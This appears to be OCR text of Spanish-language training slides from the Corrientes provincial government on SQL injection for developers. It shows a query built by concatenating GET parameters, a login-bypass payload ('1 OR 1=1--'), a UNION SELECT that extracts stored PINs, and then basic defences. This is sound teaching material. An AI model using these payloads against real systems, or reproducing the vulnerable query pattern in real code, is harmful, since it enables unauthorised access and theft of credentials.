
A partir de acá las diapositivas pertenecen solo al curso de desarrolladores e informáticos.






Inyectar código SQL
mediante GET o POST
Gobierno de la Provincia de Corrientes


Basado en errores
de programación de la aplicación
Gobierno de la Provincia de Corrientes


Ataque de capa 7
Gobierno de la Provincia de Corrientes


DEMO
Sql injection básico
Gobierno de la Provincia de Corrientes


¿Qué pasó?
Gobierno de la Provincia de Corrientes


Veamos el código...
Gobierno de la Provincia de Corrientes

```
SELECT Documento, pin
    FROM Clientes WHERE
        Documento = $GET["doc"]
        AND
        pin = $GET["pin"]
```



Gobierno de la Provincia de Corrientes




¿Qué está mal?




Gobierno de la Provincia de Corrientes





SELECT Documento, pin
FROM Clientes WHERE
Documento = 31244353
AND
pin = 1234
Gobierno de la Provincia de Corrientes



SELECT Documento, pin
FROM Clientes WHERE
Documento = 1 OR 1=1--
AND
pin = 1234
Gobierno de la Provincia de Corrientes



El input del usuario se
concatena directamente
a la sentencia SQL
Gobierno de la Provincia de Corrientes


DEMO
Sql injection básico II
Gobierno de la Provincia de Corrientes


Más de lo mismo...
Gobierno de la Provincia de Corrientes
SELECT Nombre, posicion, Documento
FROM Ganadores WHERE
posicion < $MAX_POS
Gobierno de la Provincia de Corrientes


SELECT Nombre, posicion, Documento
FROM Ganadores WHERE
posicion < 5
Gobierno de la Provincia de Corrientes


SELECT Nombre, posicion, Documento
FROM Ganadores WHERE
posicion < 5
UNION
select null, pin, Documento
FROM Clientes
Gobierno de la Provincia de Corrientes





Lic. Gustavo Andrés Linares





Gobierno de la Provincia de Corrientes




Ahora si, la **DEMO**


Sql injection avanzado



Gobierno de la Provincia de Corrientes




¿Cómo me protejo?
Gobierno de la Provincia de Corrientes


Nunca confiar en el input del usuario
Gobierno de la Provincia de Corrientes

Nunca confiar en el **código**
del lado del **cliente**
(i.e. Javascript)



Gobierno de la Provincia de Corrientes



debug_level = 0




Gobierno de la Provincia de Corrientes




Firewall de Aplicación
